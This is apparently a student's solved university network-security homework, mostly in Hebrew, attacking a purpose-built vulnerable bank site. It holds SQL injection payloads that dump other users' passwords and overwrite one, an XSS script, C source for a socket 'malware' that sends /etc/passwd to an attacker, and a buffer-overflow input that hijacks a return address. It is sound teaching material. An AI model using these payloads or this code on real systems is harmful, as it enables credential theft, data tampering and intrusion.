Itay Israelov - 302851126

הטכניון - מכון טכנולוגי לישראל

הפקולטה למדעי המחשב סמסטר אביב תש״פ

הגנה ברשתות 236350

תרגיל בית מס׳ 2

הגשה: עד יום ד׳, 06/05/2020, 23:59

הגשה ביחידים

חל איסור חמור על החזקת פתרונות של סטודנטים אחרים. על כל סטודנט לרשום את תשובותיו **עצמאית** ובמילותיו שלו.

נא להגיש את התרגילים אלקטרונית בלבד

בנוגע לשאלה 1-2 נא לפנות להדר (hadarsivan@cs)

בנוגע לשאלה 3 נא לפנות לעידן (idel@cs)

בנוגע לשאלה 4 נא לפנות לאשרף (ashrafyassin@campus)

בתרגיל זה אתם תתנסו בהתקפה על אתר הבנק ״לתומי״. מטרתכם היא להשיג מידע רגיש מהשרת, כגון מידע על משתמשים אחרים במערכת. לצורך כך, אתם תנצלו פרצות אבטחה בשרת הבנק עליהן שמעתם בקורס.

כדי להגיע לאתר הבנק ״לתומי״ עליכם להיות בתוך רשת הטכניון. הדרך לעשות זאת מהבית היא ע״י שימוש ב-ssh tunneling. על מנת לבצע זאת, עליכם להריץ אחד משני הסקריפטים שצירפנו עבורכם בתרגיל זה בתוך התיקייה ssh_tunneling.

- משתמשי Linux או Mac יריצו ב-command line מתוך התיקייה את הסקריפט: ssh_tunnel.sh.
- משתמשי Windows יריצו ב-commend line מתוך התיקייה את הסקריפט: ssh_tunnel.bat.

סטודנטים לתואר ראשון יבחרו להשתמש בשרת csl3 וכאשר ישאלו לשם המשתמש והסיסמה ישתמשו בשם המשתמש והסיסמה הטכניונים. סטודנטים לתארים מתקדמים יבחרו בשרת csm ויזינו את שם המשתמש והסיסמה הפקולטיים.

כל עוד ה-tunnel פתוח (לא סגרתם את החלון החדש שנפתח כתוצאה מהרצת הסקריפט), אתם יכולים לגלוש לאתר הבנק ע״י גלישה בדפדפן לכתובת: http://localhost:8080/vulnerabilities/webapi.

אופציה נוספת לגשת לאתר הבנק מהבית היא ע״י התחברות למכונה הוירטואלית (VDI) שלכם בפקולטה.
הוראות התחברות למכונה הוירטואלית תוכלו למצוא כאן: https://cswp.cs.technion.ac.il/vdi-services.
מתוך דפדפן במכונה הוירטואלית אתם יכולים לגשת לאתר הבנק בכתובת:
http://hagana.cs.technion.ac.il:8080/vulnerabilities/webapi.
צוות הקורס לא יתמוך בבעיות טכניות הקשורות להתקנת המכונה הוירטואלית או בעיות התחברות אליה.

בכניסה לאתר הבנק עליכם להזדהות באמצעות שם משתמש וסיסמה. שם המשתמש שלכם הוא מספר תעודת הזהות שלכם (ב-9 ספרות), והסיסמה היא מחרוזת אשר ניתנה לכם באתר הקורס דרך מנגנון ה-feedback עבור תרגיל הבית הפיקטיבי "Pre HW2 – Credentials", אליו ניתן להגיע ע״י לחיצה על הכפתור ״הגשה אלקטרונית״. לאחר שתכניסו את פרטי ההזדהות לחצו על הכפתור *"Enter to account"*, ותועברו לדף השאלות, שם תעסקו בשאלות 1,2 ו-4.

ענו בקובץ PDF על שאלות 1-4 בתרגיל זה. כאשר נדרש בתרגיל לבצע התקפה, חפשו את המקום המתאים בדף הבנק עם הסעיף המתאים, הבינו כיצד עליכם לבצע את ההתקפה, ובצעו אותה. ישנה תאימות בין השאלות וסעיפי השאלות בקובץ זה לבין השאלות והסעיפים המופיעים באתר הבנק. וודאו שעניתם על כל השאלות בקובץ ה-PDF. עליכם לספק תשובות מלאות, לפי הדרישות, ואם יש צורך, צילום מסך המחשב המוכיח את הצלחת

ההתקפה.

תשובה מלאה על סעיף תכלול: (א) הקלט בו השתמשתם להתקפה, (ב) הפלט מההתקפה, ו-(ג) תיאור ההתקפה במילים שלכם כולל הסבר כיצד הפלט מכסה את הנדרש בסעיף. יש להגיש מסמך PDF המכיל את התשובות המלאות והמפורטות וקבצים נוספים הנדרשים בשאלה 3. שימו לב שחובה לבדוק את התשובות באתר הבנק.

אנו עשו את התרגיל בעצמכם. כל סטודנט יקבל תוצאות שונות בהתאם לפרטי ההזדהות שלו.


שימו לב: בכל הזדהות מוצלחת שלכם בעמוד הכניסה לבנק, שרת הבנק מוחק את השינויים אשר ביצעתם בהתחברות הקודמת. בצורה זו מתאפשר לכם למחוק שינויים כאלו ואחרים שאתם גורמים לשרת ולנסות שוב עם שרת "טרי". ההתחברות היא תמיד בעזרת מספר הזהות שלכם (9 ספרות) והסיסמה אותם קיבלתם ממנגנון ה-feedback.

שאלה 1 – SQL Injection

בשאלה זו ארבעה סעיפים. כדי להציגם לחצו על הכפתור *"Question 1: SQL Injection"* באתר.

א) בסעיף זה אתם נדרשים לגלות את סוג ה-Data Base (DB) שבו משתמש השרת.
נצלו חולשה באופציה שמספק הכפתור *"Show my nickname in the system"* בכדי לגלות זאת.
הסבירו מדוע מידע זה חשוב לתוקף.

פתרון:



השתמשתי בשורה הבאה: admin'

לכל databases יש מבנה וסינטקס ייחודיי משלו, כדי שהתוקף יוכל לדעת איך לתקוף הוא חייב לזהות את סוג הdatabases.

ב) נצלו חולשה באופציה שמספק הכפתור *"Show my account balance"* בכדי לחשוף את מספר הזהות, הסיסמאות, והיתרה בחשבון של כל המשתמשים האחרים במערכת.
רמז: קיימת טבלה בשם *accounts* ב-DB.

פתרון:

```
| 1151115626 | 5626.7 | ni1yjaqg |
| 1215768685 | 8685.5 | 7y9d4cpn |
| 302851126 | 100000.0 | joy8vt |
| 834748771 | 8771.0 | 9wm39tfc |
```

השתמשתי בשורה הבאה:

1' union select id, balance, password from accounts--

ג) גלו את שמות כל הטבלאות ב-DB. נצלו חולשה באופציה שמספק הכפתור *"Show my last three activities"*.
רמז: כיצד נראית שאילתה המשיגה את שמות כל הטבלאות ב-DB מסוג זה?

פתרון:

```
| id | activity | amount |
==========================
| accounts | accounts | table |
| log | log | table |
| reviews | reviews | table |
```

כאשר השתמשתי בשורה הבאה:

1' UNION SELECT name, tbl_name, type FROM sqlite_master WHERE type='table' order by tbl_name--

ד) בסעיף זה אתם נדרשים לשנות סיסמה של לפחות משתמש אחד (שהוא אינו אתם בעצמכם) במערכת.

נצלו חולשה בשירות של משיכת כספים מחשבון הבנק (*"Withdraw"*).

כיצד תוכלו לוודא שהשינוי עבר בהצלחה? הראו זאת בתשובתכם אם ניתן.

פתרון:

לפני:

```
| id | name | balance |
=======================
| 1151115626 | 5620.7 | itay_israelov!! |
| 1215768685 | 8679.5 | 7y9d4cpn |
| 302851126 | 99986.0 | joy8vt |
| 834748771 | 8765.0 | 9wm39tfc |
```

אחרי:

```
| id | name | balance |
=======================
| 1151115626 | 5619.7 | lol!! |
| 1215768685 | 8678.5 | 7y9d4cpn |
| 302851126 | 99985.0 | joy8vt |
| 834748771 | 8764.0 | 9wm39tfc |
```

כאשר השתמשתי בשורת קוד הבאה:

; update accounts set password='lol!!' WHERE id=1151115626--

שאלה 2 – XSS

בשאלה זו שני סעיפים. כדי להציגם לחצו על הכפתור *"Question 2: XSS"* באתר.

א) הסבירו במילים שלכם מהי התקפת XSS.

מדוע דף הביקורות באתר (ראו סעיף ב׳ בשאלה) מתאים לביצוע התקפה מסוג זה?

פתרון:

XSS היא התקפה על דפדפן, תוך כדי שהיא מנצלת בעיה כלשהי באתר.

הבעיה בדרך כלל היא חוסר בדיקת תקינות בצד של השרת, כדי שהתוקף יוכל להזריק קוד לביצוע אל דף ה-html שהשרת מציג.

קיימים שני סוגי XSS שנלמדו בהרצאה והן:

Persistent XSS (משתמש תוקף שרת) – תוקף מזריק קוד לדף שהשרת מאחסן אצלו.

Reflected XSS (שרת תוקף משתמש) – השרת מציג למשתמש דף שמכיל קוד זדוני, ואם הקוד הזדוני מתבצע מתוך דפדפן, הוא נראה כאילו הגיע משרת אמין.

לדוגמא URL של גוגל, אך הוא מכיל בתוכו קישור לאתר אחר לגמרי.

דף הביקורות באתר מתאים לביצוע התקפת XSS, מכיוון שהוא מאפשר להכניס קלט html, ללא בדיקות תקינות של הקלט. ובכך מהווה נקודת חולשה לתוקף.

ב) בצעו התקפת XSS על דף הביקורות, אשר קישור אליו מופיע בחלק המתאים בשאלה באתר.


כיצד תוכלו לוודא שההתקפה עבדה? שימו לב שלא תוכלו להתחבר למערכת כמשתמש אחר, אבל תוכלו להראות לנו על המשתמש שלכם שהיא עבדה ממחשב אחר (או דפדפן אחר). ההתקפה יכולה להיות הרצת סקריפט פשוט ואין צורך בחבלה או גניבת פרטי משתמש.

פתרון:

השתמשתי בשורת קוד הבאה:

```
<script>
alert ("This site is not secure!")
</script>
```

וכאשר הרצתי את הלינק על דפדפן אחר, קיבלתי את הפלט הבא:



שאלה 3 – Password Stealing


ראינו ש-malware מעוניין לפעמים ליצור קשר עם command and control (C&C).

א) ציינו שני דברים שה-malware מנסה להשיג דרך התקשורת הזאת.

1. **קבלת פקודות ועדכונים – הנוזקה מקבלת פקודות ועדכונים מהתוקף.**
2. **משלוח נתונים שנאספו – הנוזקה שולחת נתונים שהיא אספה לתוקף.**

תוקף מעוניין לגנוב את סיסמת מנהל בנק "לתומי". מנהל הבנק הוא גם מנהל האתר, והסיסמה שלו נשמרת על שרת ה-web (השרת של האתר) אשר רץ על שרת Linux. נניח שהתוקף הצליח ע"י ביצוע מתקפת הנדסה חברתית לגרום לאחד מעובדי התמיכה של האתר להתקין malware לתוך השרת. ה-malware, אשר רצה על שרת הבנק, מאזינה על פורט 5050 ומבצעת את הפקודות שמגיעות אליה. ספציפית, ברגע שהתוקף שולח ל-malware פקודת "engage" ה-malware שולחת לו בחזרה את קובץ הסיסמאות שנמצא ב- /etc/passwd.

ב) ציינו על גבי התרשים איזה צד מתפקד כ-server ואיזה כ-client בתרחיש הזה.



א) ממשו את צד הלקוח והשרת ב-C. התוקף צריך לשמור את הקובץ שהוא קבל בקובץ received_passwd.

ב) התוקף שינה את דעתו, והוא מעוניין שה-malware תקשיב על פורט 33. למה אין ביכולתו לעשות זאת?
מכיוון שפורט זה שייך למערכת ההפעלה.

- **The Well-Known Ports (0-1023)** – which are reserved for the operating system and core services.
- **The Registered Ports (1024-49151)** – which can be used by applications, specific services, and users.
- **The Dynamic and/or Private Ports (49152-65535)**

ג) אחרי שהתוקף קיבל את הקובץ /etc/passwd, הוא הבין שהסיסמאות לא נמצאות בקובץ זה אלה בקובץ /etc/shadow, ולכן הוא רוצה שה-malware ישלח את הקובץ הזה במקום את הקודם. האם התוכנית שלכם יכולה לבצע זאת? אם תשובתכם חיובית, הסבירו איך. אחרת, הסבירו מדוע ה-malware איננה יכולה, ומה תוקף יכול לנסות לעשות בכדי להתגבר על מכשול זה.
הנחיה: חפשו באינטרנט מה הקובץ הזה מכיל ומה מיוחד בו (נזכיר קובץ זה בהמשך הסמסטר).
בעת ניסיון להדפיס את /etc/shadow מקבלים Permission denied, לכן התוכנית שלנו לא יכולה לבצע את זה באופן ישיר.
אם התוקף רוצה בכל זאת להשיג את הקובץ /etc/shadow, הוא צריך להשיג הרשאות של root בדרך יצירתית כלשהי(Privilege escalation).

קוד של תרגיל בית 3:

Malware:

```
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>

#define MAX 256
#define PORT 5050
#define SA struct sockaddr



void sendPasswordsToAttacker(int sockfd)
{
 char buff[MAX];       // for read operation from file and used to sent
operation

 // create file
 FILE *fp;
 fp = fopen("/etc/passwd","r");  // open file uses both stdio and stdin
header files
           // file should be present at the program directory
 if( fp == NULL ){
      printf("Error IN Opening File .. \n");
      return ;
 }

 while ( fgets(buff,MAX,fp) != NULL ) // fgets reads upto MAX character
or EOF
      write(sockfd,buff,sizeof(buff));  // sent the file data to stream

 fclose (fp);       // close the file

 printf("File Sent successfully !!! \n");

}




// Function designed for chat between client and server.
void func(int sockfd)
{
      char buff[MAX];
      int n;
      // infinite loop for chat
      for (;;) {
            bzero(buff, MAX);
```

```
            // read the message from client and copy it in buffer
            read(sockfd, buff, sizeof(buff));
            if (strncmp("engage", buff, 6) == 0) {
                  sendPasswordsToAttacker(sockfd);
                  break;
            }
            // print buffer which contains the client contents
            printf("From client: %s\t To client : ", buff);
            bzero(buff, MAX);
            n = 0;
            // copy server message in the buffer
            while ((buff[n++] = getchar()) != '\n')
                  ;

            // and send that buffer to client
            write(sockfd, buff, sizeof(buff));

            // if msg contains "Exit" then server exit and chat ended.
            if (strncmp("exit", buff, 4) == 0) {
                  printf("Server Exit...\n");
                  break;
            }
      }
}

// Driver function
int main()
{
      int sockfd, connfd, len;
      struct sockaddr_in servaddr, cli;

      // socket create and verification
      sockfd = socket(AF_INET, SOCK_STREAM, 0);
      if (sockfd == -1) {
            printf("socket creation failed...\n");
            exit(0);
      }
      else
            printf("Socket successfully created..\n");
      bzero(&servaddr, sizeof(servaddr));

      // assign IP, PORT
      servaddr.sin_family = AF_INET;
      servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
      servaddr.sin_port = htons(PORT);

      // Binding newly created socket to given IP and verification
      if ((bind(sockfd, (SA*)&servaddr, sizeof(servaddr))) != 0) {
            printf("socket bind failed...\n");
            exit(0);
      }
      else
            printf("Socket successfully binded..\n");

      // Now server is ready to listen and verification
      if ((listen(sockfd, 5)) != 0) {
            printf("Listen failed...\n");
```

```
            exit(0);
      }
      else
            printf("Server listening..\n");
      len = sizeof(cli);

      // Accept the data packet from client and verification
      connfd = accept(sockfd, (SA*)&cli, &len);
      if (connfd < 0) {
            printf("server acccept failed...\n");
            exit(0);
      }
      else
            printf("server acccept the client...\n");

      // Function for chatting between client and server
      func(connfd);

      // After chatting close the socket
      close(sockfd);
}
```

Attacker:

```
#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>

#define MAX 256
#define PORT 5050
#define SA struct sockaddr




void getPasswords(int sockfd)
{
 char buff[MAX];  // to store message from client

 FILE *fp;
 fp=fopen("received_passwd.txt","w"); // stores the file content in
recieved.txt in the program directory

 if( fp == NULL ){
  printf("Error IN Opening File ");
  return ;
 }

 while( read(sockfd,buff,MAX) > 0 )
  fprintf(fp,"%s",buff);

 printf("File received successfully !! \n");
 printf("New File created is received_passwd.txt !! \n");
}
```

```c
void func(int sockfd)
{
	char buff[MAX];
	int n;
	for (;;) {
		bzero(buff, sizeof(buff));
		printf("Enter the string : ");
		n = 0;
		while ((buff[n++] = getchar()) != '\n')
			;
		write(sockfd, buff, sizeof(buff));
		if ((strncmp(buff, "engage", 6)) == 0) {
			getPasswords(sockfd);
			break;
		}
		bzero(buff, sizeof(buff));
		read(sockfd, buff, sizeof(buff));
		printf("From Server : %s", buff);
		if ((strncmp(buff, "exit", 4)) == 0) {
			printf("Client Exit...\n");
			break;
		}
	}
}

int main()
{
	int sockfd, connfd;
	struct sockaddr_in servaddr, cli;

	// socket create and varification
	sockfd = socket(AF_INET, SOCK_STREAM, 0);
	if (sockfd == -1) {
		printf("socket creation failed...\n");
		exit(0);
	}
	else
		printf("Socket successfully created..\n");
	bzero(&servaddr, sizeof(servaddr));

	// assign IP, PORT
	servaddr.sin_family = AF_INET;
	servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
	servaddr.sin_port = htons(PORT);

	// connect the client socket to server socket
	if (connect(sockfd, (SA*)&servaddr, sizeof(servaddr)) != 0) {
		printf("connection with the server failed...\n");
		exit(0);
	}
	else
		printf("connected to the server..\n");

	// function for chat
	func(sockfd);
```

```
        // close the socket
        close(sockfd);
}
```

הוראות לביצוע בדיקות

אפשר לבצע בדיקות לוקאלית על המחשב שלכם אם יש עליו את הקובץ /etc/passwd. אחרת, אפשר לבצע אותן על שרתי הפקולטה csl3 או csm.

1. להעתיק את קבצי ה-C מהמחשב שלכם לשרת הבדיקה:
   1.1. scp malware.c attacker.c <username>@csl3.cs.technion.ac.il: או
   scp malware.c attacker.c <username>@csm.cs.technion.ac.il:
2. להיכנס לשרת:
   2.1. ssh <username>@csl3.cs.technion.ac.il או ssh <username>@ csm.cs.technion.ac.il
3. לקמפל את הקוד:
   3.1. gcc malware.c -o malware ; gcc attacker.c -o attacker
4. להריץ את הקוד ברקע:
   4.1. ./attacker& ; sleep 1; ./malware&
5. לבדוק אם מה שקיבלתם תואם:
   5.1. diff -sq received_passwd /etc/passwd

שאלה 4 – Buffer Overflow

לצערו של התוקף הוא לא הצליח להשיג את הסיסמה בשיטה הקודמת. אולם, לאחר מספר ימים של ניתוח האתר, התגלה לו מידע על אופן השימוש של המנהל בסיסמה שלו. התוקף גילה שמנהל הבנק משתמש בסיסמה ארוכה וחזקה לצורך כניסה לאתר כ-administrator של האתר. סיסמה זו שונה מהסיסמה הקצרה המשמשת אותו לכניסה כמשתמש רגיל לאתר.

מכיוון שהמנהל איננו יכול לזכור את הסיסמה הארוכה, הוא נעזר בסיסמה הקצרה לצורך שיחזור הסיסמה הארוכה באופן הבא: ברגע שהמנהל נכנס עם מספר הזהות שלו (ADMIN_ID) והסיסמה החלשה ומבקש לשחזר את הסיסמה הארוכה, תוכנת שחזור הסיסמאות תבקש ממנו להקיש PIN code באורך 3 ספרות, ואם הוא נכון היא מחזירה לו את הסיסמה הארוכה.

התברר שתוכנית שחזור הסיסמאות שמנהל הבנק משתמש בה באתר נחשפה, והתוקף רוצה לנצל זאת, ולבדוק האם אפשר, כמשתמש רגיל שאיננו המנהל, לגלות את הסיסמה החזקה של המנהל.

הנה קוד התוכנית שנחשפה:

```c
#include <stdio.h>
//constants
#define CANARY_SEED1 0x3f3f3f3f
#define CANARY_SEED2 0x30303030

//global var
int id;
unsigned char secret[SHA_DIGEST_LENGTH];

char* calc_secret();

void reveal_password(){
    printf("%s\n",calc_secret());
}
void unauthorized_user(){
    printf("Access denied. You are not the manager \n");
}

int  main(int argc, char *argv[])
{
    //add canary
    int canary = (id & CANARY_SEED1) + CANARY_SEED2;

    //allocate buffer
    char buff[4];

    //enter 3 digit pin code
    gets(buff);

    //check canary
    if(canary != (id & CANARY_SEED1) + CANARY_SEED2)
    {
        printf("Canary change was detected, aborting.\n");
```

א) איזה חולשה יש בפונקציית ה-main? הסבירו בפירוט ממה היא נובעת.

Buffer overflow, עבור הפונקציה gets, אין מגבלה על כמות התווים שאפשר להעביר לbuffer, אין שום בדיקה של חריגה מהחוצץ.

ב) מה תפקיד המשתנה canary בתוכנית, האם הוא מונע ניצול חולשת חריגה מחוצץ? הסבירו.

תפקיד המשתנה הוא לוודא שמישהו לא ניצל את החולשה של gets, כדי להזריק קוד זדוני. על ידי זה שאנחנו מוודאים שהערך של canary לא נדרס, לפני הפעלת הפונקציה reveal password.

ג) איך מנגנון ה-ASLR עוזר במניעת התקפות שמנצלות חולשת חריגה מחוצץ?

בדרך כלל התקפות שמנצלות חריגה מחוצץ, מנסות לברר את כתובת חזרה של main על המחסנית. כדי שהם יוכלו לשנות את כתובת החזרה לכתובת אחרת, בדרך כלל הכתובת הזאת תוביל לביצוע קוד זדוני. ASLR ממקם באופן רנדומלי את מיקום הפונקציות במחסנית, ובכך מקשה על התוקף למצוא את כתובת החזרה של main.

ד) איך נראית המחסנית לפני הקריאה ל-gets שבשורה 28? ציינו את השמות והגודל של הערכים שבה.

שמות	גודל
char Buffer [4]	4 Byte
int Canary	4 Byte
int FP	4 Byte
int Return address from main ()	4 Byte

ה) נתון שהמנהל אינו משתמש במנגנוני ה-ASLR וה-canary באתר הבנק (אלה שמסופקים עם הקומפיילרים ומערכת ההפעלה, לא להתבלבל עם המשתנה canary שבתוכנית), ונתון שאחרי הרבה ניסיונות התקפה וניתוח של התוכנית התגלה שהפונקציה reveal_password נמצאת בכתובת 0x444f4e45. הכניסו קלט לתוכנית שיאפשר את חשיפת סיסמת המנהל. חובה להריץ ולבדוק את הקלט שלכם באתר הבנק (תחת הכפתור *"Question 4: Buffer Overflow"* באתר), ולצרף לתשובה שלכם גם את הסיסמה שקיבלתם מהתוכנית.

<u>עבור הקלט:</u>

XXXXB=TfXXXXDONE

<u>קיבלתי את הפלט (הסיסמא החזקה):</u>

qhapdrwn7br3672se5ohbsqybyive2znwdsumynr

<u>הסבר:</u>

ניצלתי את המידע שנתון לנו על חישוב ערכו של canary, כמו כן לקחתי בחשבון את מבנה המחסנית (סעיף קודם). לכן קיימים 4 בתים של buff, לאחריו עוד 4 בתים של canary (שאת ערכו לא נרצה לשנות), לאחר מכן עוד 4 בתים של FP , ולבסוף עוד 4 בתים של כתובת החזרה של main. את כתובת החזרה של main נרצה לדרוס, באמצעות הכתובת של הפונקציה reveal_password שנתונה לנו.

Question 4: Buffer Overflow

This part refers to Question 4, section e, in HW2.docx file.
Provide you answer in HW2.docx file.
In your answer write (a) the input for the attack, (b) the output from the attack, and (c) explain in your own words the attack and the output.
Please provide screenshots in your explanation.

- Exploit the vulnerability that you found in the given code (in HW2.docx) to reveal the manger's strong password.

If you are the manager, enter your PIN code: XXXXB=TfXXXXDONE

Enter

qhapdrwn7br3672se5ohbsqybyive2znwdsumynr

<u>הערות</u>:

- אינכם צריכים לקמפל או להריץ את הקוד. כדי לפתור את השאלה מספיק לדעת איך התוכנית מתנהגת ולבנות קלט מתאים.
- התוכנית מקבלת את מספר הזהות של המשתמש מהמערכת (זהה למספר הזהות שבו המשתמש התחבר למערכת) ושומרת אותו אוטומטית במשתנה הגלובלי id.
- הפונקציה calc_secret() אינה חשופה לכם, והיא מחשבת את הסיסמה לפי מספר הזהות, ולכן כל אחד מכם יקבל סיסמה שונה.
- תניחו שמשתנה מסוג int הוא בגודל 32 ביט.

<u>הוראות הגשה לתרגיל</u>

עליכם לצור קובץ zip המכיל את הקבצים הבאים:

1. קובץ בשם ex2.pdf, המכיל את כל התשובות שלכם.
2. קובץ בשם malware.c המכיל את המימוש שלכם ל-malware של שאלה 3.
3. קובץ בשם attacker.c המכיל את המימוש שלכם ל-attacker C&C (צד התוקף) של שאלה 3.
4. שני קבצי ה-C צריכים להופיע גם ב-PDF.

שימו לב מבנה הקובץ ה-zip הוא **בדיוק** כפי שהוגדר לעיל.